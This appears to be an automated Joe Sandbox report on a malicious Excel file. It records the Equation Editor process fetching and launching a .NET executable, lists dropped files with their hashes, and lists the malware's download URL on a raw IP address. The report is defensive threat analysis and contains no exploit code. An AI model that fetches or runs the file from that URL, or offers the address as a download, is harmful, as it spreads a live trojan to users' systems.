Analysis system description:	Windows 7 x64 SP1 with Office 2010 SP1 (IE 11, FF52, Chrome 57, Adobe Reader DC 15, Flash 25.0.0.127, Java 8 Update 121, .NET 4.6.2)

Number of analysed new started processes analysed:	8
Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	1
Technologies:	• HCA enabled • EGA enabled • HDC enabled • AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout
Detection:	MAL
Classification:	mal100.troj.expl.evad.winXLSX@7/18@9/8
EGA Information:	• Successful, ratio: 100%
HDC Information:	• Successful, ratio: 30.5% (good quality ratio 28.1%) • Quality average: 67.3% • Quality standard deviation: 31.4%
HCA Information:	• Successful, ratio: 99% • Number of executed functions: 0 • Number of non-executed functions: 0
Cookbook Comments:	• Adjust boot time • Enable AMSI • Found application associated with file extension: .xlsx • Found Word or Excel or PowerPoint or XPS Viewer • Attach to Office via COM • Scroll down • Close Viewer
Warnings:	Show All

Simulations

Behavior and APIs

Time	Type	Description
20:21:46	API Interceptor	62x Sleep call for process: EQNEDT32.EXE modified
20:21:49	API Interceptor	76x Sleep call for process: vbc.exe modified
20:22:12	API Interceptor	171x Sleep call for process: cmd.exe modified

Joe Sandbox View / Context

IPs

No context

Domains

No context

ASN

No context

JA3 Fingerprints

No context

Dropped Files

No context

Created / dropped Files

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\ZAE7RW1P\vbc[1].exe	
Process:	C:\Program Files\Common Files\Microsoft Shared\EQUATION\EQNEDT32.EXE
File Type:	PE32 executable (GUI) Intel 80386 Mono/.Net assembly, for MS Windows
Category:	downloaded
Size (bytes):	417792
Entropy (8bit):	7.729098788142576
Encrypted:	false
SSDEEP:	12288:gyK777777777777OPMfcmnxTLrXEQ0/Ll1PishiMkNMfPjJ8W:jK777777777777OKLQR1Pf+aP6W
MD5:	83AC585E99B527EEB278702F8F711568
SHA1:	A576A927B067C94CDBC1E7B353F60577F5B310F9
SHA-256:	9E2502B3945F31482623E8E61DCB85B9EBB7D9A4244D9074FA289596C9DA513E
SHA-512:	F4A5F197CCA552237CA4CA0DBDBA4AF5E5C0F6BCA7A05313A61D96C5021049EDEB0B38D8E4AD5EE3B062692038F05254787A57C5C1A0E951E9A9B9F091A304AC
Malicious:	**true**
Antivirus:	• Antivirus: Avira, Detection: 100% • Antivirus: Joe Sandbox ML, Detection: 100% • Antivirus: ReversingLabs, Detection: 44%
Reputation:	low
IE Cache URL:	http://198.23.213.59/1155/vbc.exe
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..L...H?.a.....V.....:u... ....@.. ....@.....t..W..... ....H.....text...@U... ...V..... ..`.rsrc.....X.....@..@.rel oc.....^.....@..B.....u.....H.....|F..d.....-....].....z.(.....}.....(....o....}....*..0.....{.....3.....(.....*.....0.....{.....,...f.... .....}.....}.....}.....s....o....}.....}....8.....{....o....}.....{....}.....}.....}.....{.....Y}.....{....-...+H.{.....{....X.{....X .;.|.{....Xa}.....}....{....o....:q....(....+..(.....}.....(.....*.....n ..}.....{.....,.{....oc...*..{....*.s..

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\15A5C04C.emf	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	Windows Enhanced Metafile (EMF) image data version 0x10000
Category:	dropped
Size (bytes):	1628828
Entropy (8bit):	2.229123093390047
Encrypted:	false
SSDEEP:	3072:UVMqDjXlNqlVkXFL4we9ANp7RySvRaXGcmfBEtAPrccccccsF8Wccccccccc F9cccC:ULjXlN0k1fKANpFZIiByA764
MD5:	E5B435F23CA21C551E2EB0AD7511289A
SHA1:	139160E066DA9E9E7DBD234C5B554CCEBE307138
SHA-256:	2A64589D13E424512714FD43F0AD13D4870489D7D5DF1CB86A6A6AC84560D3EF
SHA-512:	3E576211D088A0ECDE7D572CFE9684E84154E3191FAFF9A2C42E3E007006FE95FFD87E4EE6781A5DB5C6C394A4D7A2B85F651E9499DBEF019074EFA84972AFED
Malicious:	false
Reputation:	low
Preview:	....l.....m>...&.. EMF.....(.....\K..hC..F...,.. ...EMF+.@.....X...X...F...\...P...EMF+"@.....@.....$@.....0@.....? !@.....@.....%.....%.....R...p.....@."C.a.l.i.b.r.i.....Tz$.....f^z.@~. %.....D.....RQ.VD...<.....(...$Q.VD...<... ...Id^z<...D... .....d^z.....O.....%...X...%...7.....{$.....C.a.l.i.b.r.i.....X...<... p....8Vz.....dv.....%.....%.....%.....%.....!.....".....%.....%.....%.....T...T.....@.E.@.....L.....P... ...6...F...$. .....EMF+*@..$.....?.....?.....@.....@.....*@..$.....?....

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\220FF079.png	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	PNG image data, 135 x 175, 8-bit colormap, non-interlaced
Category:	dropped
Size (bytes):	9240
Entropy (8bit):	7.9386613011729015
Encrypted:	false
SSDEEP:	192:xgohZDgqajF3w9dfa2EbNBdO31HC6xeiPUe8wO4szk6PwFUdSFepGh:CohZgqajWfa2ExbB23U4OkawF8SFegh
MD5:	C19636DBD6A1B9428BCB8758E04F5FC7
SHA1:	BD5F5490EB4FDFB9A8161A6F77B6440520136473
SHA-256:	C7F22E5E13D15601B865F0DE1FDAB380218CE085DAB19B0A2F28ACA4A670A88E
SHA-512:	F63D1E715EEAF2F93338F40DE2EAB6550483F1FAD430ED94AF0649AE7B073E2929796D43800E9CFC086D0F0C2EC18D2A8487B19F9071EECCE3CE777B25600B36
Malicious:	false

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\220FF079.png	
Preview:	.PNG.....IHDR.....=c....tEXtSoftware.Adobe ImageReadyq.e<...~iTXtXML:com.adobe.xmp.....<?xpacket begin="." id="W5M0MpCehiHzreSzNTczkc9d"?> <x:xmpmeta xmlns:x="adobe:ns:meta/" x:xmptk="Adobe XMP Core 5.0-c061 64.140949, 2010/12/07-10:57:01 "> <rdf:RDF xmlns:rdf="http://www.w3.org/1999/02/22-rdf-syntax-ns#"> <rdf:Description rdf:about="" xmlns:xmpRights="http://ns.adobe.com/xap/1.0/rights/" xmlns:xmpMM="http://ns.adobe.com/xap/1.0/mm/" xmlns:stRef="http://ns.adobe.com/xap/1.0/sType/ResourceRef#" xmlns:xmp="http://ns.adobe.com/xap/1.0/" xmpRights:Marked="False" xmpMM:DocumentID="xmp.did:EDC9411A6A5F11E2838BB9184F90E845" xmpMM:InstanceID="xmp.iid:EDC941196A5F11E2838BB9184F90E845" xmp:CreatorTool="Adobe Photoshop CS2 Windows"> <xmpMM:DerivedFrom stRef:instanceID="uuid:5A79598F285EDB11B275CB8CE9AFFC64" stRef:documentID="adobe:docid:photoshop:51683bff-375b-11d9-ab90-a923e782e0b8"/> </rdf:Description> </rdf:RDF> </x:xmpmeta> <?xpacket end="r"?>...F....PLTE.....

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\29ED4C58.png	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	PNG image data, 139 x 180, 8-bit colormap, non-interlaced
Category:	dropped
Size (bytes):	3747
Entropy (8bit):	7.932023348968795
Encrypted:	false
SSDEEP:	96:4apPN/1Cb2ItR9rXu7p6mtnOCRxMJZtFtQcgBF5c2SGA:1Pp1kRROtrRxSyRjST1
MD5:	5EB99F38CB355D8DAD5E791E2A0C9922
SHA1:	83E61CDD048381C86E3C3EFD19EB9DAFE743ADBA
SHA-256:	5DAC97FDBD2C2D5DFDD60BF45F498BB6B218D8BFB97D0609738D5E250EBBB7E0
SHA-512:	80F32B5740ECFECC5B084DF2C5134AFA8653D79B91381E62A6F571805A6B44D52D6FD261A61A44C33364123E191D974B87E3FEDC69E7507B9927936B79570C86
Malicious:	false
Preview:	.PNG.....IHDR...../.....tEXtSoftware.Adobe ImageReadyq.e<...]PLTE.....&f|}\\].....5G}..._|....778.....IDATx..]...<.nh...../)....;..~;.U..>.i.$..0*..QF@.)."...,../._,.y,...z....c.wuI{.Xt.!f.%.!.!....X..<....)..X...K.....T.&h.U4.x.....*.....v;.R.a..i.B.....A.T`.....v....N..u.....NG.....e....}.4=."{.+.."..7.n....Qi5....4....(.....&.....e...].t...C'.eYFmT..1..CY.c.t.....G./.#..X....{.q.....A..\|.N.i.<Y1.^>..j..Zlc....[<.z..HR.....b..@.)..U...:-...9'.u. ..-sD..,.h....oo...8..M.8.*.4.....*.f..&X..V.....#.BN..&>R.....&.Q.&A}Bl9.-.G.wd`.$...\.....5<..O.wuC....I.....<....(j.c,...%.9..'.....UDP.*@...#.XH.....<V...!.../...(<.../.,...l6u...R...:..t..t.....m+....OI.....+X._..|S.x.6..W..../sK.}a..]EO..../....yY..._6..../U.Q.|Z,`.:r.Y.B...I.Z.H...f....SW..}.k.?.^.'..F....?*n1|.?./.....#~|.y.r.j..u.Z...).....F.,m.....6..&..8."o...^..8.B.w...R.\..R.

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\5DD030D5.png	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	PNG image data, 139 x 180, 8-bit colormap, non-interlaced
Category:	dropped
Size (bytes):	3747
Entropy (8bit):	7.932023348968795
Encrypted:	false
SSDEEP:	96:4apPN/1Cb2ItR9rXu7p6mtnOCRxMJZtFtQcgBF5c2SGA:1Pp1kRROtrRxSyRjST1
MD5:	5EB99F38CB355D8DAD5E791E2A0C9922
SHA1:	83E61CDD048381C86E3C3EFD19EB9DAFE743ADBA
SHA-256:	5DAC97FDBD2C2D5DFDD60BF45F498BB6B218D8BFB97D0609738D5E250EBBB7E0
SHA-512:	80F32B5740ECFECC5B084DF2C5134AFA8653D79B91381E62A6F571805A6B44D52D6FD261A61A44C33364123E191D974B87E3FEDC69E7507B9927936B79570C86
Malicious:	false
Preview:	.PNG.....IHDR...../.....tEXtSoftware.Adobe ImageReadyq.e<...]PLTE.....&f|}\\].....5G}..._|....778.....IDATx..]...<.nh...../)....;..~;.U..>.i.$..0*..QF@.)."...,../._,.y,...z....c.wuI{.Xt.!f.%.!.!....X..<....)..X...K.....T.&h.U4.x.....*.....v;.R.a..i.B.....A.T`.....v....N..u.....NG.....e....}.4=."{.+.."..7.n....Qi5....4....(.....&.....e...].t...C'.eYFmT..1..CY.c.t.....G./.#..X....{.q.....A..\|.N.i.<Y1.^>..j..Zlc....[<.z..HR.....b..@.)..U...:-...9'.u. ..-sD..,.h....oo...8..M.8.*.4.....*.f..&X..V.....#.BN..&>R.....&.Q.&A}Bl9.-.G.wd`.$...\.....5<..O.wuC....I.....<....(j.c,...%.9..'.....UDP.*@...#.XH.....<V...!.../...(<.../.,...l6u...R...:..t..t.....m+....OI.....+X._..|S.x.6..W..../sK.}a..]EO..../....yY..._6..../U.Q.|Z,`.:r.Y.B...I.Z.H...f....SW..}.k.?.^.'..F....?*n1|.?./.....#~|.y.r.j..u.Z...).....F.,m.....6..&..8."o...^..8.B.w...R.\..R.

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\7BD458D2.png	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	PNG image data, 135 x 175, 8-bit colormap, non-interlaced
Category:	dropped
Size (bytes):	9240
Entropy (8bit):	7.9386613011729015
Encrypted:	false
SSDEEP:	192:xgohZDgqajF3w9dfa2EbNBdO31HC6xeiPUe8wO4szk6PwFUdSFepGh:CohZgqajWfa2ExbB23U4OkawF8SFegh
MD5:	C19636DBD6A1B9428BCB8758E04F5FC7
SHA1:	BD5F5490EB4FDFB9A8161A6F77B6440520136473
SHA-256:	C7F22E5E13D15601B865F0DE1FDAB380218CE085DAB19B0A2F28ACA4A670A88E
SHA-512:	F63D1E715EEAF2F93338F40DE2EAB6550483F1FAD430ED94AF0649AE7B073E2929796D43800E9CFC086D0F0C2EC18D2A8487B19F9071EECCE3CE777B25600B36
Malicious:	false
Preview:	.PNG.....IHDR.....=c....tEXtSoftware.Adobe ImageReadyq.e<...~iTXtXML:com.adobe.xmp.....<?xpacket begin="." id="W5M0MpCehiHzreSzNTczkc9d"?> <x:xmpmeta xmlns:x="adobe:ns:meta/" x:xmptk="Adobe XMP Core 5.0-c061 64.140949, 2010/12/07-10:57:01 "> <rdf:RDF xmlns:rdf="http://www.w3.org/1999/02/22-rdf-syntax-ns#"> <rdf:Description rdf:about="" xmlns:xmpRights="http://ns.adobe.com/xap/1.0/rights/" xmlns:xmpMM="http://ns.adobe.com/xap/1.0/mm/" xmlns:stRef="http://ns.adobe.com/xap/1.0/sType/ResourceRef#" xmlns:xmp="http://ns.adobe.com/xap/1.0/" xmpRights:Marked="False" xmpMM:DocumentID="xmp.did:EDC9411A6A5F11E2838BB9184F90E845" xmpMM:InstanceID="xmp.iid:EDC941196A5F11E2838BB9184F90E845" xmp:CreatorTool="Adobe Photoshop CS2 Windows"> <xmpMM:DerivedFrom stRef:instanceID="uuid:5A79598F285EDB11B275CB8CE9AFFC64" stRef:documentID="adobe:docid:photoshop:51683bff-375b-11d9-ab90-a923e782e0b8"/> </rdf:Description> </rdf:RDF> </x:xmpmeta> <?xpacket end="r"?>...F....PLTE.....

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\90706C26.jpeg	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	JPEG image data, JFIF standard 1.01, aspect ratio, density 1x1, segment length 16, baseline, precision 8, 160x160, frames 3
Category:	dropped
Size (bytes):	4396
Entropy (8bit):	7.884233298494423
Encrypted:	false
SSDEEP:	96:1rQzp0lms5HqrrVflQ9MS5Bmy9CSKgpEfSgHk4oPQwb/BD+qSzAGW:1UF0EmEiSS3mKbbpDSk4oYwbBD+qKAX
MD5:	22FEC44258BA0E3A910FC2A009CEE2AB
SHA1:	BF6749433E0DBCDA3627C342549C8A8AB3BF51EB
SHA-256:	5CD7EA78DE365089DDDF47770CDECF82E1A6195C648F0DB38D5DCAC26B5C4FA5
SHA-512:	8ED1D2EE0C79AFAB19F47EC4DE880C93D5700DB621ACE07D82F32FA3DB37704F31BE2314A7A5B55E4913131BCA85736C9AC3CB5987BEE10F907376D76076E7A
Malicious:	false
Preview:	......JFIF..... ....+!.$...2"3*7%"0....."..........."..........#....."..........!1."AQa..q.#2R. ...BS.....$3Tb.4D%Crs.....!R...AQa..1.."Sbq.....?....A.s..M...K.w.....E.....!2.H...N.,E.+.i.z.!....-IInD..G....]L.u.R.lV...%aB.k.2mR.<..=."a.u...} },...:..C..I...A9w.....k.....>. .Gi.....f.I...2..)..T...JT....a$t5..)..."... .. ..Gc..eS.$....6..._=.... d ....HF-.~.$s.9."T.nSF.pARH.@H..=y.B..IP."K$...u.h]*.#'zZ...2.hZ...K.K..b#s&. ..c@K.AO.*.}.6....\..i....."J..-.I/....c.R...f.I.$.....U.>..LNj.....G....wuF.5*...RX.9.-(D.[$..[...N%.29.W,...&i.Y6.:q.xi.....o...lJe.B.R+.&..a.m..1.$.,)5.)/..w.1.....v.d..I...bB..JL j]wh.SK.L.....%S....NAI.)B7I.e..4.5...6.....L.j...eW.=..u....#I...li..l...`R.o.<.....C.`L2...c...W..3.\...K...%.a..M.K.l.Ad...6).H?..2.Rs..3+.

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\B082A1EF.png	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	PNG image data, 458 x 211, 8-bit/color RGB, non-interlaced
Category:	dropped
Size (bytes):	11303
Entropy (8bit):	7.909402464702408
Encrypted:	false
SSDEEP:	192:O64BSHRaEbPRI3iLtF0bLLbEXavJkkTx5QpBAenGIC1bOgjBS6UUijBswpJuaUSt:ODy31IAj0bL/EKvJkVFgFg6UUijOmJJN
MD5:	9513E5EF8DDC8B0D9C23C4DFD4AEECA2
SHA1:	E7FC283A9529AA61F612EC568F836295F943C8EC
SHA-256:	88A52F8A0BDE5931DB11729D197431148EE9223B2625D8016AEF0B1A510EFF4C
SHA-512:	81D1FE0F43FE334FFF857062BAD1DFAE213EED860D5B2DD19D1D6875ACDF3FC6AB82A43E46ECB54772D31B713F07A443C54030C4856FC4842B4C31269F6134D
Malicious:	false
Preview:	.PNG.....IHDR.....P.l....sRGB.....gAMA.....a.....pHYs...t...t..f.x..+.IDATx...|.e.....{.....z.Y8..Di*E.4*6.@.$$....+!.T.H/..M6..RH.I.R.!AC...>3;3;..4..~...>3.<.<..7. <3..555.....c...xo.Z.X.J...Lhv.u.q..C..D.....-...#n...!.W..#...x.m..&.S.....cG.... s..H.=.....,...(((HJJR.s..05J...2m.....=..R..Gs....G.3.z..."..........(..1$..)..[..c&t..ZHv..5....3#..~8... .Y.............e2...?.0.t.R}ZI..`.&.....rO..U.mK..N.8..C...[..\....G.^y.U.....N.....eff.....A....Z.b.YU....M.j.vC+\.gu..0v..5...fo.....'.....^w..y....O.RSS....?..."L.+c.J....ku$._...Av...Z...*Y.0. z..zMsrT.:.<.q.....a.....O.....$2.=|.0.0..A.v..j....h..P.Nv.....,.0....z=...I@8m.h.:]..B.q.C.....6...8qB.....G\.."L.o..[)..Z.XuJ.pE..Q.u.:..$[K..2.....zM=`.p.Q@.o.LA../.%....EFsk:z...9 .z.....>z..H,.{{{...C....n..X.b....K.:..2,...C....;.4....f1,G.....p|f6.^._.c..'"Qll.....W.[..s..q+e.:.|..(....aY..yX....}...n.u..8d...L...:B."zuxz..^..m;p..(&&....

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\C040A83A.png	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	PNG image data, 458 x 211, 8-bit/color RGB, non-interlaced
Category:	dropped
Size (bytes):	11303
Entropy (8bit):	7.909402464702408
Encrypted:	false
SSDEEP:	192:O64BSHRaEbPRI3iLtF0bLLbEXavJkkTx5QpBAenGIC1bOgjBS6UUijBswpJuaUSt:ODy31IAj0bL/EKvJkVFgFg6UUijOmJJN
MD5:	9513E5EF8DDC8B0D9C23C4DFD4AEECA2
SHA1:	E7FC283A9529AA61F612EC568F836295F943C8EC
SHA-256:	88A52F8A0BDE5931DB11729D197431148EE9223B2625D8016AEF0B1A510EFF4C
SHA-512:	81D1FE0F43FE334FFF857062BAD1DFAE213EED860D5B2DD19D1D6875ACDF3FC6AB82A43E46ECB54772D31B713F07A443C54030C4856FC4842B4C31269F6134D
Malicious:	false
Preview:	.PNG.....IHDR.....P.l....sRGB.....gAMA.....a.....pHYs...t...t..f.x..+.IDATx...|.e.....{.....z.Y8..Di*E.4*6.@.$$....+!.T.H/..M6..RH.I.R.!AC...>3;3;..4..~...>3.<.<..7. <3..555.....c...xo.Z.X.J...Lhv.u.q..C..D.....-...#n...!.W..#...x.m..&.S.....cG.... s..H.=.....,...(((HJJR.s..05J...2m.....=..R..Gs....G.3.z..."..........(..1$..)..[..c&t..ZHv..5....3#..~8... .Y.............e2...?.0.t.R}ZI..`.&.....rO..U.mK..N.8..C...[..\....G.^y.U.....N.....eff.....A....Z.b.YU....M.j.vC+\.gu..0v..5...fo.....'.....^w..y....O.RSS....?..."L.+c.J....ku$._...Av...Z...*Y.0. z..zMsrT.:.<.q.....a.....O.....$2.=|.0.0..A.v..j....h..P.Nv.....,.0....z=...I@8m.h.:]..B.q.C.....6...8qB.....G\.."L.o..[)..Z.XuJ.pE..Q.u.:..$[K..2.....zM=`.p.Q@.o.LA../.%....EFsk:z...9 .z.....>z..H,.{{{...C....n..X.b....K.:..2,...C....;.4....f1,G.....p|f6.^._.c..'"Qll.....W.[..s..q+e.:.|..(....aY..yX....}...n.u..8d...L...:B."zuxz..^..m;p..(&&....

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\D37E7324.png	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	PNG image data, 413 x 220, 8-bit/color RGBA, non-interlaced
Category:	dropped
Size (bytes):	10202
Entropy (8bit):	7.870143202588524
Encrypted:	false

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\D37E7324.png	
SSDEEP:	192:hxKBFo46X6nPHvGePo6ylZ+c5xlYYY5spgpb75DBcld7jcnM5b:b740IylZ+c5xlYF5Sgd7tBednd
MD5:	66EF10508ED9AE9871D59F267FBE15AA
SHA1:	E40FDB09F7FDA69BD95249A76D06371A851F44A6
SHA-256:	461BABBDFFDCC6F4CD3E3C2C97B50DDAC4800B90DDBA35F1E00E16C149A006FD
SHA-512:	678656042ECF52DAE4132E3708A6916A3D040184C162DF74B78C8832133BCD3B084A7D03AC43179D71AD9513AD27F42DC788BCBEE2ACF6FF5E7FEB5C3648B3(
Malicious:	false

Preview:


```
.PNG........IHDR..............|.....sRGB.........gAMA......a.....pHYs..........o.d..'oIDATx^.k...u.D.R.b\J"Y.*.".d.|pq..2.r,.U.#.)F.K.n.).JI).".....T.....!.....`/H. ...\<...K...DQ"..]..(RI..>.s..t..w.
>..U....>.....s/....1./^..p..........Z.H3.y..:..<..........[...@[.........Z.`E....Y:{.,.<y..x....O.................M....M.......:..tx..*..........'o..kh.0./.3.7.V...@t........x......~...A.?w....@...A]h.0./.N.
.^,h......D.....M..B..a}a.a.i.m...D.....M..B..a}a.a.........A]h.0.....P41..-........&.!...!.x......(.......e..a :.+.|.Ut.U_..........2un......F7[.z.?...&..qF}.}..]I...+..J.w.~Aw....V..-.....B, W.5..P.y....>
[.....q.t.6U<..@.....qE9.nT.u...`..AY.?...Z<.D.t...HT..A.....8.)..M...k\...v...`..A..?.N.Z<.D.t.Htn.O.sO...0..wF...W.#H...!p....h...|.V+Kws2/......W*....Q.,...8X.)c...M..H.|.h.0....R..
.Mg!...B...x..;....Q..5........m.;.Q./9..e"{Y.P..1x...FB!....C.G.......41.........@t@W......B/.n.b...w..d....k'E..&..%l.4SBt.E?..m...eb*?.....@.....a :.+H...Rh..
```


C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\EB750BDD.jpeg	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	JPEG image data, JFIF standard 1.01, aspect ratio, density 1x1, segment length 16, baseline, precision 8, 160x160, frames 3
Category:	dropped
Size (bytes):	4396
Entropy (8bit):	7.884233298494423
Encrypted:	false
SSDEEP:	96:1rQzp0lms5HqrrVflQ9MS5Bmy9CSKgpEfSgHk4oPQwb/BD+qSzAGW:1UF0EmEiSS3mKbbpDSk4oYwbBD+qKAX
MD5:	22FEC44258BA0E3A910FC2A009CEE2AB
SHA1:	BF6749433E0DBCDA3627C342549C8A8AB3BF51EB
SHA-256:	5CD7EA78DE365089DDDF47770CDECF82E1A6195C648F0DB38D5DCAC26B5C4FA5
SHA-512:	8ED1D2EE0C79AFAB19F47EC4DE880C93D5700DB621ACE07D82F32FA3DB37704F31BE2314A7A5B55E4913131BCA85736C9AC3CB5987BEE10F907376D76076E7 A
Malicious:	false

Preview:


```
......JFIF............................................................ ....+!.$...2"3*7%"0...................."..........................."..............#............."............................................................!1."AQa..q.#2R.
...BS.....$3Tb.4D%Crs................................................!R...AQa..1.."Sbq..............?....A.s..M...K.w.....E......!2.H...N.,E.+.i.z.!....-IInD..G....]L.u.R.lV...%aB.k.2mR.<..=."a.u...}
},....:..C..I...A9w.....k.....>. .Gi......f.l...2..)..T...JT....a$t5..)..."... .. .. ....Gc..eS.$....6..._=.... d ....HF-.~.$s.9."T.nSF.pARH.@H..=y.B..IP."K$...u.h]*.#'zZ...2.hZ...K.K..b#s&.
..c@K.AO.*.}.6....\..i....."J..-.I/....c.R...f.I.$.....U.>..LNj..........G....wuF.5*...RX.9.-(D.[$..[...N%.29.W,...&i.Y6.:q.xi.......o...lJe.B.R+.&..a.m..1.$.,)5.)/..w.1......v.d..l...bB..JL
j]wh.SK.L.....%S....NAI.)B7I.e..4.5...6......L.j...eW.=..u....#I...li..l....`R.o.<.......C.`L2...c...W..3.\...K...%.a..M.K.I.Ad...6).H?..2.Rs..3+.
```


C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\F3F9A6F3.png	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	PNG image data, 413 x 220, 8-bit/color RGBA, non-interlaced
Category:	dropped
Size (bytes):	10202
Entropy (8bit):	7.870143202588524
Encrypted:	false
SSDEEP:	192:hxKBFo46X6nPHvGePo6ylZ+c5xlYYY5spgpb75DBcld7jcnM5b:b740IylZ+c5xlYF5Sgd7tBednd
MD5:	66EF10508ED9AE9871D59F267FBE15AA
SHA1:	E40FDB09F7FDA69BD95249A76D06371A851F44A6
SHA-256:	461BABBDFFDCC6F4CD3E3C2C97B50DDAC4800B90DDBA35F1E00E16C149A006FD
SHA-512:	678656042ECF52DAE4132E3708A6916A3D040184C162DF74B78C8832133BCD3B084A7D03AC43179D71AD9513AD27F42DC788BCBEE2ACF6FF5E7FEB5C3648B3(
Malicious:	false

Preview:


```
.PNG........IHDR..............|.....sRGB.........gAMA......a.....pHYs..........o.d..'oIDATx^.k...u.D.R.b\J"Y.*.".d.|pq..2.r,.U.#.)F.K.n.).JI).".....T.....!.....`/H. ...\<...K...DQ"..]..(RI..>.s..t..w.
>..U....>.....s/....1./^..p..........Z.H3.y..:..<..........[...@[.........Z.`E....Y:{.,.<y..x....O.................M....M.......:..tx..*..........'o..kh.0./.3.7.V...@t........x......~...A.?w....@...A]h.0./.N.
.^,h......D.....M..B..a}a.a.i.m...D.....M..B..a}a.a.........A]h.0.....P41..-........&.!...!.x......(.......e..a :.+.|.Ut.U_..........2un......F7[.z.?...&..qF}.}..]I...+..J.w.~Aw....V..-.....B, W.5..P.y....>
[.....q.t.6U<..@.....qE9.nT.u...`..AY.?...Z<.D.t...HT..A.....8.)..M...k\...v...`..A..?.N.Z<.D.t.Htn.O.sO...0..wF...W.#H...!p....h...|.V+Kws2/......W*....Q.,...8X.)c...M..H.|.h.0....R..
.Mg!...B...x..;....Q..5........m.;.Q./9..e"{Y.P..1x...FB!....C.G.......41.........@t@W......B/.n.b...w..d....k'E..&..%l.4SBt.E?..m...eb*?.....@.....a :.+H...Rh..
```


C:\Users\user\AppData\Local\Temp\~DF182ACAA3E256FB8B.TMP	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	data
Category:	dropped
Size (bytes):	512
Entropy (8bit):	0.0
Encrypted:	false
SSDEEP:	3::
MD5:	BF619EAC0CDF3F68D496EA9344137E8B
SHA1:	5C3EB80066420002BC3DCC7CA4AB6EFAD7ED4AE5
SHA-256:	076A27C79E5ACE2A3D47F9DD2E83E4FF6EA8872B3C2218F66C92B89B55F36560
SHA-512:	DF40D4A774E0B453A5B87C00D6F0EF5D753143454E88EE5F7B607134598294C7905CCBCF94BBC46E474DB6EB44E56A6DBB6D9A1BE9D4FB5D1B5F2D0C6ED34I FE
Malicious:	false

C:\Users\user\AppData\Local\Temp\~DF182ACAA3E256FB8B.TMP	
Preview:	....

C:\Users\user\AppData\Local\Temp\~DF348A23C0846DCD61.TMP	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	data
Category:	dropped
Size (bytes):	512
Entropy (8bit):	0.0
Encrypted:	false
SSDEEP:	3::
MD5:	BF619EAC0CDF3F68D496EA9344137E8B
SHA1:	5C3EB80066420002BC3DCC7CA4AB6EFAD7ED4AE5
SHA-256:	076A27C79E5ACE2A3D47F9DD2E83E4FF6EA8872B3C2218F66C92B89B55F36560
SHA-512:	DF40D4A774E0B453A5B87C00D6F0EF5D753143454E88EE5F7B607134598294C7905CCBCF94BBC46E474DB6EB44E56A6DBB6D9A1BE9D4FB5D1B5F2D0C6ED34FE
Malicious:	false
Preview:	....

C:\Users\user\AppData\Local\Temp\~DF464E500D1B1A44AE.TMP	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	data
Category:	dropped
Size (bytes):	512
Entropy (8bit):	0.0
Encrypted:	false
SSDEEP:	3::
MD5:	BF619EAC0CDF3F68D496EA9344137E8B
SHA1:	5C3EB80066420002BC3DCC7CA4AB6EFAD7ED4AE5
SHA-256:	076A27C79E5ACE2A3D47F9DD2E83E4FF6EA8872B3C2218F66C92B89B55F36560
SHA-512:	DF40D4A774E0B453A5B87C00D6F0EF5D753143454E88EE5F7B607134598294C7905CCBCF94BBC46E474DB6EB44E56A6DBB6D9A1BE9D4FB5D1B5F2D0C6ED34FE
Malicious:	false
Preview:	....

C:\Users\user\AppData\Local\Temp\~DF474EEA2985E340FB.TMP	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	CDFV2 Encrypted
Category:	dropped
Size (bytes):	317816
Entropy (8bit):	7.9785869008250065
Encrypted:	false
SSDEEP:	6144:Tvu1GedR2fSZ3lWkAfjP7FW+Ij8+BGd/m/SvMeH6x0mdEa1f2K9doyi:j+VjUs4kWP5W+IY+BGd/m/SvMekp5Q
MD5:	DA4BEFA8DFE9D56B937B01A2D2818175
SHA1:	CF8E6AE0B8AFB3D3F2956FBE0C88599FB361EDE8
SHA-256:	87F4B613C197B92F31D5EED4C7AD32A8BA4AE68313D56B54FF656F273FB56D86
SHA-512:	421CE4922A5C05C59DC9993AC48DA9D99D990BD9A46587E2BA2116F55889EAD2378239C79154D3EF03178C49F0E6AEE1BC1ECF1E64CDAF450D5D0B2316B6E1D
Malicious:	false
